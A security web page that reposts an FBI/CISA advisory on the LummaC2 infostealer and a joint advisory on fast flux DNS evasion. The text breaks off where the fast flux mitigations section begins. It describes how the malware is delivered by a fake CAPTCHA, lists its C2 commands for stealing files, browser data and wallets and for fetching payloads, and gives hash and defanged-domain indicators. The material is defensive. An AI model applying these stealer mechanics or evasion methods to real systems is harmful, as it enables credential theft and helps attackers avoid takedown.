security

📅 Kalender

< February 2026 >
Mo
Di
Mi
Do
Fr
Sa
So
1
2
3
4
5
6
7
8
9
1011
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
soc

Threat Actors Deploy LummaC2 Malware to Exfiltrate Sensitive Data from Organizations

Summary

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint advisory to disseminate known tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) associated with threat actors deploying the LummaC2 information stealer (infostealer) malware. LummaC2 malware is able to infiltrate victim computer networks and exfiltrate sensitive information, threatening vulnerable individuals’ and organizations’ computer networks across multiple U.S. critical infrastructure sectors. According to FBI information and trusted third-party reporting, this activity has been observed as recently as May 2025. The IOCs included in this advisory were associated with LummaC2 malware infections from November 2023 through May 2025.

The FBI and CISA encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of LummaC2 malware.

Download the PDF version of this report:

For a downloadable copy of IOCs, see:

AA25-141B STIX XML
(XML, 146.54 KB
)
AA25-141B STIX JSON
(JSON, 300.90 KB
)

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for threat actor activity mapped to MITRE ATT&CK tactics and techniques.

Overview

LummaC2 malware first appeared for sale on multiple Russian-language speaking cybercriminal forums in 2022. Threat actors frequently use spearphishing hyperlinks and attachments to deploy LummaC2 malware payloads [T1566.001, T1566.002]. Additionally, threat actors rely on unsuspecting users to execute the payload by clicking a fake Completely Automated Public Turing Test to tell Computers and Humans Apart (CAPTCHA). The CAPTCHA contains instructions for users to then open the Windows Run window (Windows Button + R) and paste clipboard contents (“CTRL + V”). After users press “enter” a subsequent Base64-encoded PowerShell process is executed.

To obfuscate their operations, threat actors have embedded and distributed LummaC2 malware within spoofed or fake popular software (i.e., multimedia player or utility software) [T1036]. The malware’s obfuscation methods allow LummaC2 actors to bypass standard cybersecurity measures, such as Endpoint Detection and Response (EDR) solutions or antivirus programs, designed to flag common phishing attempts or drive-by downloads [T1027].

Once a victim’s computer system is infected, the malware can exfiltrate sensitive user information, including personally identifiable information, financial credentials, cryptocurrency wallets, browser extensions, and multifactor authentication (MFA) details without immediate detection [TA0010, T1119]. Private sector statistics indicate there were more than 21,000 market listings selling LummaC2 logs on multiple cybercriminal forums from April through June of 2024, a 71.7 percent increase from April through June of 2023.

File Execution

Upon execution, the LummaC2.exe file will enter its main routine, which includes four sub-routines (see Figure 1).

Figure 1. LummaC2 Main Routine

Figure 1. LummaC2 Main Routine

The first routine decrypts strings for a message box that is displayed to the user (see Figure 2).

Figure 2. Message Box

Figure 2. Message Box

If the user selects No, the malware will exit. If the user selects Yes, the malware will move on to its next routine, which decrypts its callback Command and Control (C2) domains [T1140]. A list of observed domains is included in the Indicators of Compromise section.

After each domain is decoded, the implant will attempt a POST request [T1071.001] (see Figure 3).

Figure 3. Post Request

Figure 3. Post Request

If the POST request is successful, a pointer to the decoded domain string is saved in a global variable for later use in the main C2 routine used to retrieve JSON formatted commands (see Figure 4).

Figure 4. Code Saving Successful Callback Request

Figure 4. Code Saving Successful Callback Request

Once a valid C2 domain is contacted and saved, the malware moves on to the next routine, which queries the user’s name and computer name utilizing the Application Programming Interfaces (APIs) GetUserNameW and GetComputerNameW respectively [T1012]. The returned data is then hashed and compared against a hard-coded hash value (see Figure 5).

Figure 5. User and Computer Name Check

Figure 5. User and Computer Name Check

The hashing routine was not identified as a standard algorithm; however, it is a simple routine that converts a Unicode string to a 32-bit hexadecimal value.

If the username hash is equal to the value 0x56CF7626, then the computer name is queried. If the computer name queried is seven characters long, then the name is hashed and checked against the hard-coded value of 0xB09406C7. If both values match, a final subroutine will be called with a static value of the computer name hash as an argument. If this routine is reached, the process will terminate. This is most likely a failsafe to prevent the malware from running on the attacker’s system, as its algorithms are one-way only and will not reveal information on the details of the attacker’s own hostname and username.

If the username and hostname check function returns zero (does not match the hard-coded values), the malware will enter its main callback routine. The LummaC2 malware will contact the saved hostname from the previous check and send the following POST request (see Figure 6).

Figure 6. Second POST Request

Figure 6. Second POST Request

The data returned from the C2 server is encrypted. Once decoded, the C2 data is in a JSON format and is parsed by the LummaC2 malware. The C2 uses the JSON configuration to parse its browser extensions and target lists using the ex key, which contains an array of objects (see Figure 7).

Figure 7. Parsing of ex JSON Value

Figure 7. Parsing of ex JSON Value

Parsing the c key contains an array of objects, which will give the implant its C2 (see Figure 8).

Figure 8. Parsing of c JSON Value

Figure 8. Parsing of c JSON Value

C2 Instructions

Each array object that contains the JSON key value of t will be evaluated as a command opcode, resulting in the C2 instructions in the subsections below.

1. Opcode 0 – Steal Data Generic

This command allows five fields to be defined when stealing data, offering the most flexibility. The Opcode O command option allows LummaC2 affiliates to add their custom information gathering details (see Table 1).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
m File extensions to read
z Output directory to store stolen data
d Depth of recursiveness
fs Maximum file size

2. Opcode 1 – Steal Browser Data

This command only allows for two options: a path and the name of the output directory. This command, based on sample configuration downloads, is used for browser data theft for everything except Mozilla [T1217] (see Table 2).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
z Name of Browser – Output

3. Opcode 2 – Steal Browser Data (Mozilla)

This command is identical to Opcode 1; however, this option seems to be utilized solely for Mozilla browser data (see Table 3).

Table 3. Opcode 2 Options
Key Value
p Path to steal from
z Name of Browser – Output

4. Opcode 3 – Download a File

This command contains three options: a URL, file extension, and execution type. The configuration can specify a remote file with u to download and create the extension specified in the ft key [T1105] (see Table 4).

Table 4. Opcode 3 Options
Key Value
u URL for Download
ft File Extension
Execution Type

The e value can take two values: 0 or 1. This specifies how to execute the downloaded file either with the LoadLibrary API or via the command line with rundll32.exe [T1106] (see Table 5).

Table 5. Execution Types
Key Value
e=0 Execute with LoadLibraryW()
e=1 Executive with rund1132.exe

5. Take Screenshot

If the configuration JSON file has a key of “se” and its value is “true,” the malware will take a screenshot in BMP format and upload it to the C2 server.

6. Delete Self

If the configuration JSON file has a key of “ad” and its value is “true,” the malware will enter a routine to delete itself.

The command shown in Figure 9 will be decoded and executed for self-deletion.

Figure 9. Self-Deletion Command Line

Figure 9. Self-Deletion Command Line

Figure 10 depicts the above command line during execution.

Figure 10. Decoded Command Line in Memory

Figure 10. Decoded Command Line in Memory

Host Modifications

Without any C2 interactions, the LummaC2 malware does not create any files on the infected drive. It simply runs in memory, gathers system information, and exfiltrates it to the C2 server [T1082]. The commands returned from the C2 server could indicate that it drops additional files and/or saves data to files on the local hard drive. This is variable, as these commands come from the C2 server and are mutable.

Decrypted Strings

Below is a list of hard-coded decrypted strings located in the binary (see Figure 11).

Figure 11. Decoded Strings

Figure 11. Decoded Strings

Indicators of Compromise

See Table 6 and Table 7 for LummaC2 IOCs obtained by the FBI and trusted third parties.

Disclaimer: The authoring agencies recommend organizations investigate and vet these indicators of compromise prior to taking action, such as blocking.

Table 6. LummaC2 Executable Hashes
Executables Type
4AFDC05708B8B39C82E60ABE3ACE55DB (LummaC2.exe from November 2023) MD5
E05DF8EE759E2C955ACC8D8A47A08F42 (LummaC2.exe from November 2023) MD5
C7610AE28655D6C1BCE88B5D09624FEF MD5
1239288A5876C09D9F0A67BCFD645735168A7C80 (LummaC2.exe from November 2023) SHA1
B66DA4280C6D72ADCC68330F6BD793DF56A853CB (LummaC2.exe from November 2023) SHA1
3B267FA5E1D1B18411C22E97B367258986E871E5 TLSH
19CC41A0A056E503CC2137E19E952814FBDF14F8D83F799AEA9B96ABFF11EFBB (November 2023) SHA256
2F31D00FEEFE181F2D8B69033B382462FF19C35367753E6906ED80F815A7924F (LummaC2.exe from November 2023) SHA256
4D74F8E12FF69318BE5EB383B4E56178817E84E83D3607213160276A7328AB5D SHA256
325daeb781f3416a383343820064c8e98f2e31753cd71d76a886fe0dbb4fe59a SHA256
76e4962b8ccd2e6fd6972d9c3264ccb6738ddb16066588dfcb223222aaa88f3c SHA256
7a35008a1a1ae3d093703c3a34a21993409af42eb61161aad1b6ae4afa8bbb70 SHA256
a9e9d7770ff948bb65c0db24431f75dd934a803181afa22b6b014fac9a162dab SHA256
b287c0bc239b434b90eef01bcbd00ff48192b7cbeb540e568b8cdcdc26f90959 SHA256
ca47c8710c4ffb4908a42bd986b14cddcca39e30bb0b11ed5ca16fe8922a468b SHA256
Table 7. LummaC2 DLL Binaries
DLL Binaries Type
iphlpapi.dll IP Helper API
winhttp.dll Windows HTTP Services

The following are domains observed deploying LummaC2 malware.

Disclaimer: The domains below are historical in nature and may not currently be malicious.

  • Pinkipinevazzey[.]pw
  • Fragnantbui[.]shop
  • Medicinebuckerrysa[.]pw
  • Musicallyageop[.]pw
  • stogeneratmns[.]shop
  • wallkedsleeoi[.]shop
  • Tirechinecarpet[.]pw
  • reinforcenh[.]shop
  • reliabledmwqj[.]shop
  • Musclefarelongea[.]pw
  • Forbidstow[.]site
  • gutterydhowi[.]shop
  • Fanlumpactiras[.]pw
  • Computeryrati[.]site
  • Contemteny[.]site
  • Ownerbuffersuperw[.]pw
  • Seallysl[.]site
  • Dilemmadu[.]site
  • Freckletropsao[.]pw
  • Opposezmny[.]site
  • Faulteyotk[.]site
  • Hemispheredodnkkl[.]pw
  • Goalyfeastz[.]site
  • Authorizev[.]site
  • ghostreedmnu[.]shop
  • Servicedny[.]site
  • blast-hubs[.]com
  • offensivedzvju[.]shop
  • friendseforever[.]help
  • blastikcn[.]com
  • vozmeatillu[.]shop
  • shiningrstars[.]help
  • penetratebatt[.]pw
  • drawzhotdog[.]shop
  • mercharena[.]biz
  • pasteflawwed[.]world
  • generalmills[.]pro
  • citywand[.]live
  • hoyoverse[.]blog
  • nestlecompany[.]pro
  • esccapewz[.]run
  • dsfljsdfjewf[.]info
  • naturewsounds[.]help
  • travewlio[.]shop
  • decreaserid[.]world
  • stormlegue[.]com
  • touvrlane[.]bet
  • governoagoal[.]pw
  • paleboreei[.]biz
  • calmingtefxtures[.]run
  • foresctwhispers[.]top
  • tracnquilforest[.]life
  • sighbtseeing[.]shop
  • advennture[.]top
  • collapimga[.]fun
  • holidamyup[.]today
  • pepperiop[.]digital
  • seizedsentec[.]online
  • triplooqp[.]world
  • easyfwdr[.]digital
  • strawpeasaen[.]fun
  • xayfarer[.]live
  • jrxsafer[.]top
  • quietswtreams[.]life
  • oreheatq[.]live
  • plantainklj[.]run
  • starrynsightsky[.]icu
  • castmaxw[.]run
  • puerrogfh[.]live
  • earthsymphzony[.]today
  • weldorae[.]digital
  • quavabvc[.]top
  • citydisco[.]bet
  • steelixr[.]live
  • furthert[.]run
  • featureccus[.]shop
  • smeltingt[.]run
  • targett[.]top
  • mrodularmall[.]top
  • ferromny[.]digital
  • ywmedici[.]top
  • jowinjoinery[.]icu
  • rodformi[.]run
  • legenassedk[.]top
  • htardwarehu[.]icu
  • metalsyo[.]digital
  • ironloxp[.]live
  • cjlaspcorne[.]icu
  • navstarx[.]shop
  • bugildbett[.]top
  • latchclan[.]shop
  • spacedbv[.]world
  • starcloc[.]bet
  • rambutanvcx[.]run
  • galxnetb[.]today
  • pomelohgj[.]top
  • scenarisacri[.]top
  • jawdedmirror[.]run
  • changeaie[.]top
  • lonfgshadow[.]live
  • liftally[.]top
  • nighetwhisper[.]top
  • salaccgfa[.]top
  • zestmodp[.]top
  • owlflright[.]digital
  • clarmodq[.]top
  • piratetwrath[.]run
  • hemispherexz[.]top
  • quilltayle[.]live
  • equatorf[.]run
  • latitudert[.]live
  • longitudde[.]digital
  • climatologfy[.]top
  • starofliught[.]top

MITRE ATT&CK Tactics and Techniques

See Table 8 through Table 13 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 8. Initial Access
Technique Title ID Use
Phishing T1566 Threat actors delivered LummaC2 malware through phishing emails.
Phishing: Spearphishing Attachment T1566.001 Threat actors used spearphishing attachments to deploy LummaC2 malware payloads.
Phishing: Spearphishing Link T1566.002 Threat actors used spearphishing hyperlinks to deploy LummaC2 malware payloads.
Table 9. Defense Evasion
Technique Title ID Use
Obfuscated Files or Information T1027 Threat actors obfuscated the malware to bypass standard cybersecurity measures designed to flag common phishing attempts or drive-by downloads.
Masquerading T1036 Threat actors delivered LummaC2 malware via spoofed software.
Deobfuscate/Decode Files or Information T1140 Threat actors used LummaC2 malware to decrypt its callback C2 domains.
Table 10. Discovery
Technique Title ID Use
Query Registry T1012 Threat actors used LummaC2 malware to query the user’s name and computer name utilizing the APIs GetUserNameW and GetComputerNameW.
Browser Information Discovery T1217 Threat actors used LummaC2 malware to steal browser data.
Table 11. Collection
Technique Title ID Use
Automated Collection T1119 LummaC2 malware has automated collection of various information including cryptocurrency wallet details.
Table 12. Command and Control
Technique Title ID Use
Application Layer Protocol: Web Protocols T1071.001 Threat actors used LummaC2 malware to attempt POST requests.
Ingress Tool Transfer T1105 Threat actors used LummaC2 malware to transfer a remote file to compromised systems.
Table 13. Exfiltration
Technique Title ID Use
Exfiltration TA0010 Threat actors used LummaC2 malware to exfiltrate sensitive user information, including traditional credentials, cryptocurrency wallets, browser extensions, and MFA details without immediate detection.
Native API T1106 Threat actors used LummaC2 malware to download files with native OS APIs.

Mitigations

The FBI and CISA recommend organizations implement the mitigations below to reduce the risk of compromise by LummaC2 malware. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

  • Separate User and Privileged Accounts: Allow only necessary users and applications access to the registry [CPG 2.E].
  • Monitor and detect suspicious behavior during exploitation [CPG 3.A].
    • Monitor and detect suspicious behavior, creation and termination events, and unusual and unexpected processes running.
    • Monitor API calls that may attempt to retrieve system information.
    • Analyze behavior patterns from process activities to identify anomalies.
    • For more information, visit CISA’s guidance on: Enhanced Visibility and Hardening Guidance for Communications Infrastructure.
  • Implement application controls to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
  • Protect against threat actor phishing campaigns by implementing CISA’s Phishing Guidance and Phishing-resistant multifactor authentication. [CPG 2.H]
  • Log Collection: Regularly monitoring and reviewing registry changes and access logs can support detection of LummaC2 malware [CPG 2.T].
  • Implement authentication, authorization, and accounting (AAA) systems [M1018] to limit actions users can perform and review logs of user actions to detect unauthorized use and abuse. Apply principles of least privilege to user accounts and groups, allowing only the performance of authorized actions.
  • Audit user accounts and revoke credentials for departing employees, removing those that are inactive or unnecessary on a routine basis [CPG 2.D]. Limit the ability for user accounts to create additional accounts.
  • Keep systems up to date with regular updates, patches, hot fixes, and service packs that may minimize vulnerabilities. Learn more by visiting CISA’s webpage: Secure our World Update Software.
  • Secure network devices to restrict command line access.
  • Use segmentation to prevent access to sensitive systems and information, possibly with the use of Demilitarized Zone (DMZ) or virtual private cloud (VPC) instances to isolate systems [CPG 2.F].
  • Monitor and detect API usage, looking for unusual or malicious behavior.

Validate Security Controls

In addition to applying mitigations, the FBI and CISA recommend exercising, testing, and validating your organization’s security program against threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI and CISA recommend testing your existing security controls inventory to assess performance against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 8 through Table 13).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI and CISA recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Reporting

Your organization has no obligation to respond or provide information to the FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to the FBI, reporting must be consistent with applicable state and federal laws.

The FBI is interested in any information that can be shared, to include the status and scope of infection, estimated loss, date of infection, date detected, initial attack vector, and host- and network-based indicators.

To report information, please contact the FBI’s Internet Crime Complaint Center (IC3), your local FBI field office, or CISA’s 24/7 Operations Center at report@cisa.gov or (888) 282-0870.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI and CISA do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by the FBI and CISA.

Acknowledgements

ReliaQuest contributed to this advisory.

Version History

May 21, 2025: Initial version.

Mehr lesen →
soc

Fast Flux: A National Security Threat

Executive summary

Many networks have a gap in their defenses for detecting and blocking a malicious technique known as “fast flux.” This technique poses a significant threat to national security, enabling malicious cyber actors to consistently evade detection. Malicious cyber actors, including cybercriminals and nation-state actors, use fast flux to obfuscate the locations of malicious servers by rapidly changing Domain Name System (DNS) records. Additionally, they can create resilient, highly available command and control (C2) infrastructure, concealing their subsequent malicious operations. This resilient and fast changing infrastructure makes tracking and blocking malicious activities that use fast flux more difficult. 

The National Security Agency (NSA), Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC), Canadian Centre for Cyber Security (CCCS), and New Zealand National Cyber Security Centre (NCSC-NZ) are releasing this joint cybersecurity advisory (CSA) to warn organizations, Internet service providers (ISPs), and cybersecurity service providers of the ongoing threat of fast flux enabled malicious activities as a defensive gap in many networks. This advisory is meant to encourage service providers, especially Protective DNS (PDNS) providers, to help mitigate this threat by taking proactive steps to develop accurate, reliable, and timely fast flux detection analytics and blocking capabilities for their customers. This CSA also provides guidance on detecting and mitigating elements of malicious fast flux by adopting a multi-layered approach that combines DNS analysis, network monitoring, and threat intelligence. 

The authoring agencies recommend all stakeholders—government and providers—collaborate to develop and implement scalable solutions to close this ongoing gap in network defenses against malicious fast flux activity.

Download the PDF version of this report: Fast Flux: A National Security Threat (PDF, 841 KB).

Technical details

When malicious cyber actors compromise devices and networks, the malware they use needs to “call home” to send status updates and receive further instructions. To decrease the risk of detection by network defenders, malicious cyber actors use dynamic resolution techniques, such as fast flux, so their communications are less likely to be detected as malicious and blocked. 


Fast flux refers to a domain-based technique that is characterized by rapidly changing the DNS records (e.g., IP addresses) associated with a single domain [T1568.001]. 

Single and double flux

Malicious cyber actors use two common variants of fast flux to perform operations:

1. Single flux: A single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses. This setup ensures that if one IP address is blocked or taken down, the domain remains accessible through the other IP addresses. See Figure 1 as an example to illustrate this technique.

Illustration of single flux technique, where a single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses.

Figure 1: Single flux technique.

Note: This behavior can also be used for legitimate purposes for performance reasons in dynamic hosting environments, such as in content delivery networks and load balancers.


2. Double flux: In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently. This provides an additional layer of redundancy and anonymity for malicious domains. Double flux techniques have been observed using both Name Server (NS) and Canonical Name (CNAME) DNS records. See Figure 2 as an example to illustrate this technique.

Infographic of double flux technique, where In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently.

Figure 2: Double flux technique. 

Both techniques leverage a large number of compromised hosts, usually as a botnet from across the Internet that acts as proxies or relay points, making it difficult for network defenders to identify the malicious traffic and block or perform legal enforcement takedowns of the malicious infrastructure. Numerous malicious cyber actors have been reported using the fast flux technique to hide C2 channels and remain operational. Examples include:

  • Bulletproof hosting (BPH) services offer Internet hosting that disregards or evades law enforcement requests and abuse notices. These providers host malicious content and activities while providing anonymity for malicious cyber actors. Some BPH companies also provide fast flux services, which help malicious cyber actors maintain connectivity and improve the reliability of their malicious infrastructure. [1]
  • Fast flux has been used in Hive and Nefilim ransomware attacks. [3], [4]
  • Gamaredon uses fast flux to limit the effectiveness of IP blocking. [5], [6], [7]

The key advantages of fast flux networks for malicious cyber actors include:

  • Increased resilience. As a fast flux network rapidly rotates through botnet devices, it is difficult for law enforcement or abuse notifications to process the changes quickly and disrupt their services.
  • Render IP blocking ineffective. The rapid turnover of IP addresses renders IP blocking irrelevant since each IP address is no longer in use by the time it is blocked. This allows criminals to maintain resilient operations.
  • Anonymity. Investigators face challenges in tracing malicious content back to the source through fast flux networks. This is because malicious cyber actors’ C2 botnets are constantly changing the associated IP addresses throughout the investigation.

Additional malicious uses

Fast flux is not only used for maintaining C2 communications, it also can play a significant role in phishing campaigns to make social engineering websites harder to block or take down. Phishing is often the first step in a larger and more complex cyber compromise. Phishing is typically used to trick victims into revealing sensitive information (such as login passwords, credit card numbers, and personal data), but can also be used to distribute malware or exploit system vulnerabilities. Similarly, fast flux is used for maintaining high availability for cybercriminal forums and marketplaces, making them resilient against law enforcement takedown efforts. 

Some BPH providers promote fast flux as a service differentiator that increases the effectiveness of their clients’ malicious activities. For example, one BPH provider posted on a dark web forum that it protects clients from being added to Spamhaus blocklists by easily enabling the fast flux capability through the service management panel (See Figure 3). A customer just needs to add a „dummy server interface,“ which redirects incoming queries to the host server automatically. By doing so, only the dummy server interfaces are reported for abuse and added to the Spamhaus blocklist, while the servers of the BPH customers remain „clean“ and unblocked. 

Example of a dark web fast flux advertisement.

Figure 3: Example dark web fast flux advertisement.

The BPH provider further explained that numerous malicious activities beyond C2, including botnet managers, fake shops, credential stealers, viruses, spam mailers, and others, could use fast flux to avoid identification and blocking. 

As another example, a BPH provider that offers fast flux as a service advertised that it automatically updates name servers to prevent the blocking of customer domains. Additionally, this provider further promoted its use of separate pools of IP addresses for each customer, offering globally dispersed domain registrations for increased reliability.

Detection techniques

The authoring agencies recommend that ISPs and cybersecurity service providers, especially PDNS providers, implement a multi-layered approach, in coordination with customers, using the following techniques to aid in detecting fast flux activity [CISA CPG 3.A]. However, quickly detecting malicious fast flux activity and differentiating it from legitimate activity remains an ongoing challenge to developing accurate, reliable, and timely fast flux detection analytics. 

1. Leverage threat intelligence feeds and reputation services to identify known fast flux domains and associated IP addresses, such as in boundary firewalls, DNS resolvers, and/or SIEM solutions.

2. Implement anomaly detection systems for DNS query logs to identify domains exhibiting high entropy or IP diversity in DNS responses and frequent IP address rotations. Fast flux domains will frequently cycle though tens or hundreds of IP addresses per day.

3. Analyze the time-to-live (TTL) values in DNS records. Fast flux domains often have unusually low TTL values. A typical fast flux domain may change its IP address every 3 to 5 minutes.

4. Review DNS resolution for inconsistent geolocation. Malicious domains associated with fast flux typically generate high volumes of traffic with inconsistent IP-geolocation information.

5. Use flow data to identify large-scale communications with numerous different IP addresses over short periods.

6. Develop fast flux detection algorithms to identify anomalous traffic patterns that deviate from usual network DNS behavior.

7. Monitor for signs of phishing activities, such as suspicious emails, websites, or links, and correlate these with fast flux activity. Fast flux may be used to rapidly spread phishing campaigns and to keep phishing websites online despite blocking attempts.

8. Implement customer transparency and share information about detected fast flux activity, ensuring to alert customers promptly after confirmed presence of malicious activity.

Mitigations

All organizations

To defend against fast flux, government and critical infrastructure organizations should coordinate with their Internet service providers, cybersecurity service providers, and/or their Protective DNS services to implement the following mitigations utilizing accurate, reliable, and timely fast flux detection analytics. 

Note: Some legitimate activity, such as common content delivery network (CDN) behaviors, may look like malicious fast flux activity. Protective DNS services, service providers, and network defenders should make reasonable efforts, such as allowlisting expected CDN services, to avoid blocking or impeding legitimate content.

1. DNS and IP blocking and sinkholing of malicious fast flux domains and IP addresses

  • Block access to domains identified as using fast flux through non-routable DNS responses or firewall rules.
  • Consider sinkholing the malicious domains, redirecting traffic from those domains to a controlled server to capture and analyze the traffic, helping to identify compromised hosts within the network.
  • Block IP addresses known to be associated with malicious fast flux networks.

2. Reputational filtering of fast flux enabled malicious activity

  • Block traffic to and from domains or IP addresses with poor reputations, especially ones identified as participating in malicious fast flux activity.

3. Enhanced monitoring and logging

  • Increase logging and monitoring of DNS traffic and network communications to identify new or ongoing fast flux activities.
  • Implement automated alerting mechanisms to respond swiftly to detected fast flux patterns.
  • Refer to ASD’s ACSC joint publication, Best practices for event logging and threat detection, for further logging recommendations.

4. Collaborative defense and information sharing

  • Share detected fast flux indicators (e.g., domains, IP addresses) with trusted partners and threat intelligence communities to enhance collective defense efforts. Examples of indicator sharing initiatives include CISA’s Automated Indicator Sharing or sector-based Information Sharing and Analysis Centers (ISACs) and ASD’s Cyber Threat Intelligence Sharing Platform (CTIS) in Australia.
  • Participate in public and private information-sharing programs to stay informed about emerging fast flux tactics, techniques, and procedures (TTPs). Regular collaboration is particularly important because most malicious activity by these domains occurs within just a few days of their initial use; therefore, early discovery and information sharing by the cybersecurity community is crucial to minimizing such malicious activity. [8]

5. Phishing awareness and training

  • Implement employee awareness and training programs to help personnel identify and respond appropriately to phishing attempts.
  • Develop policies and procedures to manage and contain phishing incidents, particularly those facilitated by fast flux networks.
  • For more information on mitigating phishing, see joint Phishing Guidance: Stopping the Attack Cycle at Phase One.

Network defenders

